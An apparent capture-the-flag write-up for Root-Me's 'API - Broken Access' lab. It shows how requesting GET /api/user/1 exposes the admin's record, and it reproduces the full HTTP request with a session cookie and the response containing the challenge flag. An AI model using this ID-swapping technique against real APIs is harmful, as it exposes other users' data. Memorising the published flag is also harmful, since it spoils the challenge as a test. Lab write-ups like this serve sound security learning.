

API - Broken Access

Lab: https://www.root-me.org/en/Challenges/Web-Server/API-Broken-Access

- In this lab, we can interact with Json data in the request.
- Signup and login by changing the value of json data and executing
- The most suspicious API that i can think is GET /api/user to retrieve the user information
    - We can use user_id to retrive the information in the request body in json
    - However, whatever id we change, only the information belonged to the current user is showed



- Initially, i call API to GET /api/user/?id=1 or GET /api/user?id=1, but it doesn't work
- Next, i call API to GET /api/user/1 and get the flag



```
GET /api/user/1 HTTP/1.1
Host: challenge01.root-me.org:59088
accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Referer: http://challenge01.root-me.org:59088/
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwlzjsOwjAMANC7ZGZwE9uxexkU_wRrSyfE3UHineC9272OPB9tfx1X3tr9GW1vIECgGzpy
OUrP1UVjjaHYhQ2B1UYOLFRYKiQKWelDq9ZWgZOqZokyRVBPMBMIc131ZskKTNOOOopxoK-OH
DEHs5pPEWy_yHXm8d_O9vkCwtOv2w.ZuKmWg.nXNmdNkqObtESPzmrbd_U8OD8tE
Connection: keep-alive
```

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/3.0.4 Python/3.11.9
3  Date: Thu, 12 Sep 2024 08:51:26 GMT
4  Content-Type: application/json
5  Content-Length: 62
6  Access-Control-Allow-Origin: *
7  Vary: Cookie
8  Connection: close
9
10 {
     "note":"RM{E4sy_1dOr_On_API}",
     "userid":1,
     "username":"admin"
   }
11
```